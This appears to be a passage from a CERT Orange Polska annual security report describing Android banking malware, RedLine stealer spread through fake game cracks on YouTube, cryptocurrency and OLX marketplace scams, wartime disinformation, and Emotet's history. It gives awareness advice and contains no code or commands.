As early as at the beginning of 2021, researchers from the Dutch company ThreatFabric were the first to identify samples of another malware distributed in the same links impersonating delivery corporations as the ones used by Flubot. This malware was a new family of Android bankers called **Anatsa aka Teabot**.

Anatsa seems more dangerous in comparison with Flubot due to the additional RAT module. The malware installed on the smartphone can receive from C2 a command called start_client and initiate communication with a specific port and IP address. Such a connection is used for sending and receiving data that allows criminals to take active control over the victim's device, including active control over the content displayed on the screen of a phone.

Another two new threats that Polish users were actively attacked with in the process of impersonation of banking applications (ING, CreditAgricole, IKO, Peopay, Santander, Millenium) are **SOVA** and i **Ermac**.

SOVA is able to steal authentication data and cookies through overlay attacks, keyloggers, hiding notifications, and manipulating clipboard in order to swap the addresses of a cryptocurrency wallet. If the developers implement the plan of SOVA's enhancement, the RAT functionalities will be added to it with VNC, SOVA will also have the ransomware module and the ability to carry out DDoS attacks. As a result, S.O.V.A. would be the most feature-intensive Android malware on the market, which may raise the standard for the rest of the banking trojans attacking financial institutions and home users.

Ermac was developed on the basis of Cerberus code, which can be recognized even by the use of identical data structures when communicating with C2. However, its developer, DukeEugene (responsible for BlackRock, too) made sure to introduce appropriate changes to the somewhat outdated software. These include the use of obfuscation and new methods of string encryption or the transition to AES128 in encrypted communication with Command and Control servers. Ermac shows why leaks of malware source code not only compromise malware, but allow others to develop and introduce altered applications to a group of new threats.

Fourth quarter of 2021

Infections inthe last quarter remained at the same level. It's the return of **Joker** in the Orange network that deserves the greatest attention. The main function of Joker is to subscribe the user to unwanted, paid premium services without their knowledge. Basically, Joker is distributed through impersonated legitimate apps in the Google Play store.

In order to circumvent Google's securities, Joker uses a legitimate framework to create native mobile applications, which further legitimizes such an application during the static code analysis with the use of antivirus engines.


Most attacks in the Orange network are identified on mobile devices. A large part of them involves an application being launched in the system that takes over or steals our data

The case of Joker also shows the trend followed by operators of other malware, including Hydra, Alien, Ermac or HiddenAds, who use increasingly invisible droppers functioning within the code of the legitimate application impersonated by them. Other methods aimed at hindering the detection of droppers are functionalities recognising Android's emulation environment or limitation of output permissions that are requested by an app during installation.


In the Orange network, we said goodbye to 2021 fighting the recurring threat known as **Coper or Exobot** in a large campaign impersonating the PKO BP bank. The Github platform was used to host new malware samples, which may indicate another distribution chain in malware as a service.

The main task of Coper is the implementation of Web Injects that intercept login data for banking applications. In addition, it has the ability to intercept and send text messages as well as register and steal authentication data entered on the phone.

Most common malware in the mobile network in 2021



Types of threats in the mobile network detected in 2021



Summary

In the second year of the pandemic, we predicted that the Android threats would increase for two key reasons only. Android is probably the most common operating system in the world, and the range of its functionalities in many aspects beats the desktop software.

We identified the largest increase in the share of banking trojans in relation to all the detected events. The growing importance of downloaders, as well as software from the RAT or spyware family is also worth attention. This growing diversity among the threats observed indicates an increasingly serious approach of cybercriminals to the Android system as one of the main targets of attacks.

We expect that in 2022, malware developers will focus even more on complex, modular malware such as ransomware, banking trojans, and applications mining cryptocurrencies on victims' devices.

Piotr Kowalczyk
Cybersecurity Orange Polska

Our trends&predictions for 2022

Most of our trend predictions for 2021 came true. As expected, there was an increase in the share of malicious applications for mobile devices, attacks using Caller ID spoofing (it was a real plague) or an increase in smishing attacks. New record peaks in the volumes of DDoS attacks, an increase in cryptocurrency theft and the reduction of the duration time of social engineering attacks (in particular phishing) were all predicted accurately.

However, our predictions about the attacks on artificial intelligence did not come true.

For more information on last year's trends, read the 2020 CERT Orange Polska Report, which is available on our team's website.

CERT OPL team's predictions for 2022

1. Attacks on cryptocurrency exchanges and the theft of cryptocurrency wallets will not cease.
2. The number of malware on mobile devices will also increase. Malware developers will focus more on complex, modular malware such as ransomware, banking trojans, and applications mining cryptocurrencies on victims' devices.
3. The tendency of adding a malicious code in open source projects, which aims to activate and use back-doors, will remain.
4. The marketplace of 0-day vulnerabilities to mobile devices will continue.
5. Disinformation campaigns will be increasingly used for political and economic purposes.
6. The use of cloud service providers' infrastructure for malware distribution and exfiltration in phishing campaigns and scams will increase. Utrzyma się poziom ataków na użytkowników platform sprzedażowych (oszustwa „na kupującego").
7. The level of attacks on users of sales platforms (the "buyer" scam) will remain stable.
8. Greater involvement of state authorities in counteracting CLI spoofing, phishing and smishing attacks will be seen.
9. We anticipate a rise in the services using 2FA, which in turn will cause their prevalence (and that of U2F keys, too).
10. Due to a large number of vulnerabilities detected, more and more services will be moved to cloud-based solutions. This will entail more attacks on this infrastructure.
11. A large number of ransomware attacks on the infrastructure of communes and hospitals will persist. Although there was an opportunity to obtain funds for security, they're spent rather on IT equipment.
12. DDoS attacks of a large volume, among others on the banking sector, are expected. Another record for the volume of attacks are expected.
13. Attacks on identity are anticipated for the purpose of accessing the infrastructures and company assets.


CERT Orange Polska Team

Malware (partly) from YouTube

E-mail and SMS – these are currently the most popular attack vectors on Internet users. Malware can be found either in attached files that exploit the vulnerabilities of our applications or on “enriched” websites, to which the victim is routed through a link. How about an infection with a... YouTube video? Not literally, of course, but more on this later.

“This is the Internet, everything is for free!”

For a long time, one of the most popular phrases searched on the Internet has been “for free.” There is no hard evidence or research results, but – well – it is enough to follow the development of the Internet in Poland since its beginnings to know the approach of a statistical user to the content available on the Internet. No offence. After all, everything on the Internet was at first actually “for free” (either it was so of the author’s will or because piracy was tolerated at the time). Illegal software or pirated films easily available around the Internet prove that there are plenty of people who still have such an approach. Why buy, often for a large amount of money, if you can crack and use it for free? All the more so when our “budget” – as in the case of children and teenagers – is actually their parent’s payment card. During the search, they also happen to come across YouTube.




Remember torrents? Those were the days when there was no Netflix/Amazon Prime/HBO/Player/other_VOD services and the only way to keep up with popular series was to find a good soul who would share the next episode with you.

While it is difficult to add a piece of malware to pure avi/mp4 (or mp3 – because no one dreamed of Spotify either), pirated games or apps were beloved even by ex-cybercriminals. And – as you can see – this is one of the things that has not changed so far.

A non-existent uTorrent

The story will be about FIFA 21, but there are many other examples on YouTube ranging from “skin types” of Fortnite or Counter Strike characters, through Roblox robuxes to Outlook cracks or Windows activators.


So what do you need to do to play a “free” Fifa 21? Just download the torrent with the game and start the app. Preferably, download the most popular uTorrent, which is compact and doesn’t make your computer run slowly. Oh look, a “good pal” even gives you a link to make it easier...



In this case we should appreciate the social engineering efforts of the scammer. Equally often, you can come across game torrents with an alleged crack, which is supposed to open up all the possibilities of entertainment for us for free.

What will happen if we run such an application? Criminals don’t even try to fake anything. The uTorrent app will not install. An attempt to use “the crack” will result in an error. What will really happen? We’ll install malware. In the case of “Fifa” - an extended Redline stealer (more on this later). In 2021 in the Orange Polska network, we also observed the spread of other types of malware: Raccoon, FormBook, AveMaria, DanaBot, LokiBot, AveMaria, Vidar, Remcos, BitRat, Emotet, Spectre or Amadey. Interestingly, devices with the Russian keyboard layout are omitted by the latter in infection attempts.

I haven’t noticed, so I clicked it – what’s going to happen?



Redline’s capabilities are virtually limitless, as demonstrated by the analysis of the information intercepted. The following files and folders can be found in the catalogue with stolen data:

- Discord and Steam (all data related to these apps available on the intercepted computer)
- Screenshots
- Passwords
- InstalledSoftware
- Cookies
- Autofills
- UserInformation

What can a criminal do with that kind of data? His imagination is his only limit.

Interestingly, our analysis of information samples stolen by the botnet proved they had quite a lot in common. On the other hand, it is not surprising that mainly young people aged 12-14 who use a computer primarily for playing games are tricked into pirated games. When they fall victim to criminals, these will not hesitate to use Discord to further spread malware, take over an e-mail or social media account, change the password and sell the Steam account or access to other paid services to which they find passwords. If the victim had an offline cryptocurrency wallet on their computer, it would also be stolen.

And all because we wanted to have a “free” game ...

Michał Rosiak
Cybersecurity Orange Polska

How to make a loss on cryptocurrencies

“It’s good to be famous. But it is more certain to have money” – is there anyone who doesn’t agree with the quote by Seneca the Younger? And once we have some money, either we want to have more of it, or multiply that little bit that turned out to give us “freedom.”

How? The Internet offers you a lot of ways to do it!


Buy cryptocurrencies

They’re constantly growing - you pay in a thousand zlotys and end up with a million! I see ads of cryptocurrency exchanges everywhere on the Internet. After all, on Facebook alone there are plenty of them! And sometimes I get e-mails saying that my bitcoins are even waiting for me! So many things appear on the web!

Maybe we could afford more? Renovate our flat or buy a car? If the investment pays off well, maybe we will buy a new place to live? After all, they do not lie on the Internet, you just have to click!

Who doesn’t want to be successful? Who doesn’t want to be beautiful and rich (and young, but age is just a number...). Let’s quickly create an account! They’re asking for a “start-up” deposit? 500 zlotys? Or maybe €250? I can use my savings or borrow!

Days, sometimes even weeks are passing by.
We visit the website of our exchange and see that our savings are growing like on fresh sourdough. Friends say that the crypto market is experiencing a crisis? Nonsense! Check out my account!
Your sites are some scammers!



When a few weeks later we go to the website of our exchange as every morning and see that the site does not exist, we are totally certain that “their servers have crashed.” Days go by, and the servers ... hmmm, are still crashed? Even when we google the name of the company where we invested (hopefully only) our money “for the start-up” and see the warnings of other Internet users and the KNF (the Commission for Financial Supervision in Poland), we still deny having been deceived...

Invest with a chain of stores / energy group

Who has a lot of money? Of course, the oil companies! Who knows how to invest? Probably a company that started with a few stores, and now dominates the Polish market. Or the one that produces buses to be exported around the world! Who else should I trust if I want to multiply my savings in these difficult times?
All the more so if the site looks so professional!

You just have to hurry because there are now as many as 121 people on the site and only one free place!!!
Just for a while it crosses our mind that this “income from the resources of our country” sounds strange, but who would bother about such stupidity? Scrolling further down we will find out that it is “a significant profit without a risk” and “the most profitable asset of the country”


We will even be able to calculate how much we will earn depending on the investment!

Besides, what’s the problem? All you need to do is enter your name, surname, e-mail and phone number. Some man actually calls us after nearly 24 hours. He’s extremely kind and explains everything thoroughly. He even provides us with a link to the software that helps make payments, it’s called AnyDesk or something. We’re installing it, then we enter some numbers that were displayed and that’s it. We start to invest! Now, all we do is wait for the first profi...

- Hello Who are you? A bank clerk? What do you mean with “an empty account”? That’s where my lifetime’s savings are, right? How come a loan for 50,000 zlotys? I didn’t... No one had access to the login and password to my account!
No one’s ever used my computer!

How about a transfer to your payment card?

Since neither of them worked, how about a bank?
We can either invest the cash:



or buy cryptocurrencies again, which will automatically be traded by the “system” on our behalf. They’re bound to generate profits!

In the first case, all we need to do is provide the payment card number to which PLN231 will be transferred. It's not a lot, but having PLN231 and not having PLN231 is a difference of PLN462! Besides, as the old saying goes: "If you're given something, take it"! If we were asked whether we've ever heard of a deposit made onto a payment card (and not a withdrawal...), but (un)luckily we weren't.
The enquirer would definitely envy not getting an offer like that!

Maybe I should go for the cryptocurrencies?
You have to enter some data and an expert will probably call you back. Those have an official certificate!

If the platform is eligible to legally operate: "provided that all Polish people have access to it" and has a certificate with the number on it indicating it's from 2014, then no problem! If we had seen the seal of the Chairman of the State Commission for the Certification of Proficiency in Polish as a Foreign Language at the bottom, we might have become concerned...

Summary

Everyone was deceived at least once in their lives or was on the verge of being deceived. In this somewhat humorous way, we wanted to show the social-engineering mechanisms that control our minds when we get tricked into such dodgy "investments." Liking, authority figure, unavailability ("only one more free place!") and involvement when we consistently keep on getting further into the mess even though we see more and more red flags. Is it because we believe it's true?
Or because we feel embarrassed about ourselves?

Don't ever trust special occasions.

Read carefully everything you find on the website that is trying to make you reach for your wallet. The address of domains (remember to look at their end first) like .xyz, .site, etc. treat with extremely limited trust, especially when there's a name of, for example, a recognised financial institution.

Look for some information about the financial institution (or its pretender) before you provide any data.

or transfer money. You can easily find warnings about most "cryptocurrency exchanges" online.

Read the content of the site and look out if it makes any sense.


It won't take you long and you'll manage to single out typical phrases like "The marketer was crying while making it up." The Biedronka supermarket sharing the "resources of our country" is an extremely absurd phrase. And look out for spelling mistakes which you can find a lot of on such websites.

It's not worth the risk.

Michał Rosiak
Cybersecurity Orange Polska

OLX scams - don't make purchases via WhatsApp!

40 thousand zlotys - that's what a scammer can make daily from sending fake offers to sellers on OLX.
How do we know that? Because one of our colleagues managed to get someone from the other side to confess it. Until now, every criminal who knew that they were dealing with a researcher didn't say a word or even deleted an account.



Why WhatsApp?

As soon as we put somehing on sale on our favorite website, we can be almost sure to be contacted via WhatsApp. We made several offers and every time we received a few to a dozen questions via the messenger!

Why via the messenger? Mainly because it is an independent communication channel that is not controlled by the service owner. To impersonate someone on OLX (or Allegro Lokalnie or Vinted, which are less frequently used by scammers), you need to create an account, make a few payments, collect positive opinions... And all this for one "transaction" to be blocked. It's a lousy deal. After all, you can create over 100 (sometimes almost 200) domains in a day and phone numbers are not so easy to blo... Wait. They are already blocked. Most of the Orange Polska numbers used by fraudsters have long had the "Fraud" flag in our systems. Despite this, being registered in WhatsApp-like messengers they are still active.

Pattern of the "buyer" attack

The scammers' bots monitor the service on an ongoing basis, detecting items that are expensive enough (but at the same time not too expensive) as well as those that won't fit into a parcel locker. The last one is the key to understanding the process. If an item fitted into a parcel locker, every potential victim would rather send it this way. So now a fraudster can kindly suggest that they arrange the courier delivery **at their expense** (key word).

Indeed, the courier can be ordered at InPost, but the real website looks different. There's no link for the buyer to enter the card details, and the screenshot of the alleged deposit is obviously fake.

Some patterns are slightly different than this one:


What will happen if we don't realise that something's wrong? In the next steps, there will be a form requesting you to enter your payment card details, such as the expiry date and CVC/CVV code.


Indeed, we do use such data when shopping online. When we buy, not when we return an item. I got a refund onto my credit card once in my life, but it was when I returned an item to a bricks-and-mortar shop. I remember keeping eye on the shop assistant as he was putting the card into the terminal. The sum was on my account the next day.

Why are we tricked into a simple scam?

The fact that there are so many victims (40 thousand zlotys earned by only one "operator"!) proves that Internet users are unfortunately an easy target. But why? Increasingly sophisticated social engineering techniques and carelessness of victims are the cause.

It's advisable to pay attention to the details that make us trust the attacker.





Profile photos in fraudulent accounts are like Hollywood movies (or Instagram). In almost every case, there's a woman. We have never come across one that could not be described as "pretty." According to research, we subconsciously trust pretty people more. And if there's a charming, playful kid? Bingo!

Another example is when a buyer is eager to handle all the formalities and shipment, too. He's simply as good as gold! What's more, the sites they fake look like twins of the original ones. And since we're speaking of brands that are popular and trusted by the Poles, we subconsciously trust what is similar to them. That's what we have already described several times in our Report - a feature of our brain, which singles out what is considered irrelevant when flooded with information.


Not to mention the joy about an item that sold so quickly and without negotiation.

Who's behind it?

Criminals from across our eastern border.
No evidence to contradict this thesis has been found: from the infrastructural traces to… the language used. If you manage to get the attacker into a conversation, e.g. by implying that you know you're dealing with a scam, his so far good Polish is suddenly "interrupted" by a lot of Russian words. A similar effect is when we provoke a "customer service consultant."
A large part of the tools used by scammers enables chatting with a "consultant." So, how come their command of Polish during a normal conversation was good? Look:

It seems that fraudsters are of the opinion that there's enough dishonest money for everyone to earn, so they share their knowledge in a specific kind of Russian-Polish dictionary on a number of sites (we found three within an hour).

There's no problem if the victim is responding as expected by the fraudster. Otherwise (or if the bot chooses an inappropriate auction) it can be quite funny:



It gets worse if we get ourselves tricked. That's when it gets less funny. Therefore, if you know someone who can potentially be tricked by a fraudster – show them this material or preferably the entire report.

How to avoid being deceived?


The answer is simple.

Do you sell on X, Y or Z platform? Contact buyers only using the interface of the platform.

It's also advisable to make sure that the website address is correct for every financial transaction. Remember – look at the end of the domain first. If the address does not end in .pl or .com – you'd better become doubly or even multiply vigilant.

Don't let them make money off of us.

Michał Rosiak
Cybersecurity Orange Polska




Disinformation flooding the media – how to avoid it?

Were you queuing for petrol at the onset of the war in Ukraine? Were you one of those travelling from an (empty) to an (empty) ATM? Fake news has always been one of the important tools of war, but it was social media and widespread access to the Internet that made disinformation a powerful weapon not only in the hands of the parties to the conflict. Both of them want to induce FUD (Fear, Uncertainty, Doubt) among the army and civilians of an enemy. And – most importantly to us – they want to trigger confusion and anxiety among the inhabitants of the neighbouring countries. Fraudsters also want to make extra money, so they take advantage of the situation.

Queues at petrol stations

Photos and media reports shortly after the outbreak of the conflict in Ukraine proved that many Poles were convinced that petrol and cash might run out, which resulted in some parts of Poland in long queues at petrol stations and ATMs. Where did they have the information from? From Twitter and Facebook, as evidenced by, among others, the analysis of the Institute for Internet and Social Media Research (IBIMS), which the image below comes from.



First news were in the early morning when Poles found out about the situation in Ukraine, while the peak coincides with people finishing work. According to IBIMS experts, it's the work of at least 3 organized groups operating in social media and using a pro-Russian narrative. Photos of petrol stations (which saw a chance to make quick money by raising the prices to as much as PLN9.99/litre) went viral, which was just perfect for disinformation to spread!

It should be noted that anti-Ukrainian content is constantly distributed on the Internet by organized groups of trolls. Thanks to social media algorithms criminals can find a breeding ground for the content referring to historical ressentiments, but also for the official, Russian content explaining that the attack on "neo-Nazi" Ukraine was necessary.

Check the source of the photo/video!

When looking for news (not only about the war although it is the hot topic today), make sure where the photos come from.


We are not trying to say that the cited websites intended to spread disinformation. The desire to publish content as soon as possible may be to blame or a sign of the times - not checking the source. The first photo is of the Chinese Su-35 disaster of 2020, while the second picture was taken 7 years ago during the previous conflict in Ukraine.

Fear is a powerful weapon

Photos and videos of destroyed enemy's vehicles have always been posted online by the parties of any conflict. The only difference is that nowadays such photographs are more easily accessed. It's good to search for the same piece of news in various sources to confirm its reliability. It's also useful to analyze whether the same photo taken from several different angles is not published on the web as depicting different situations. An example of a more detailed analysis is the situation described on Realnay Voyn's channel on Telegram . This is a good example of fact-checking and immediate content change when it turns out to be disinformation. By the way, we can recommend this source as reliable judging by our experience of the last two days.

In three films published in a single message, we can see a crowd of armed people identified as a group of Chechens known for their exceptional iolence, who are supposed to "deal with the inhabitants of Kiev".

An hour later, a new message was posted:



"It's a fake. Chechens claim they are not Ramzan Kadyrov's people. This is a group of random people, dressed in clothes from the cheapest second hand, to make the picture look nice. "


It should also be remembered – this applies, however, to people staying in the area of armed conflict – **not to post** photos of their own armed forces online! By default, smartphones tag a place where the photos were taken. One must be very naive to believe that the enemy's cyber soldiers don't search for such pictures online.

And this text message speaks for itself...

A scammer will always find an opportunity

Ordinary phishing compared to the above topics seems trivial, but for at least two reasons it is equally important. First: the war in Ukraine. Second: logins and passwords to social networks stolen in this way can be used to further spread disinformation.


The way consisting in “an emotional insult on Facebook” has been known for years. The only difference is that until now it has been used for attacks such as “celebrity accident” or “child abduction”. Fraudsters can adapt quickly to a geopolitical situation. Without access to the photos, they can use the old ones, in this case the ones related to the Russians indeed, but from a completely different place:



What happens next? Typical impersonation of an existing medium followed by a suggestion that the photo is so drastic that you need to be verified by signing in to Facebook.

What’s an indicator of disinformation?

- Breaking news on social media that perfectly fits into your worldview/expectations
  - This is due to algorithms, profiling and “cognitive bubbles.”
- The message that fits into current popularity trends and phishing alike, evokes great emotions.
  - Emotion = quick reaction. Quick reaction = you leave a like or share it.



What to do?

Find reliable sources on a specific topic. If necessary, take the time to verify the news posted by them.
Finding several sources should not be a problem currently, especially in important situations like an armed conflict. If one site informs about the seizure of the city, and the other one publishes photos of its troops in the suburbs – something is wrong

Don’t trust Facebook groups or YouTube videos if you’re not sure about the source. This information is very easy to manipulate. Use reliable, verified sources!

On Twitter, find accounts of experts/analysts, preferably the people who are there.

Be careful online. If you feel that the events beyond our eastern border is too much information for you – log out of social media, leave your phone at home, go for a walk.

Michał Rosiak
Cybersecurity Orange Polska

With news on social media start by looking at the comments to find confirmation or denial of the information.

Do not share unverified information.

Verify the author of the information. The following accounts shouldn’t be treated as reliable: anonymous ones with a small number of followers, those created a moment earlier or conveying/retweeting only controversial content.

Share verified information only if you think it’s really important. Reduce information overload. Put your emotions aside.

Articles by experts of CERT Orange Polska

Emotet's return or Dridex the new way?

Let's start with explaining what Emotet really is. It is a very complex and sophisticated tool, used primarily for stealing data of electronic banking login. In addition, the criminal can install any malicious module, steal the content of e-mails and contacts lists.

It was first detected in 2014 when it was classified as a banking trojan. At that time, mainly banks from Germany and Austria were attacked by this malicious software with information-stealing modules only. Soon after that, in 2015, a second version appeared that contained several more modules for transferring money, e-mail spam, DDoS attacks or stealing address books. The attack vector changed in 2016 making it a landmark year for Emotet. Until now, it has been based on the RIG 4.0 exploit kits to change the way it is distributed to e-mail spam.

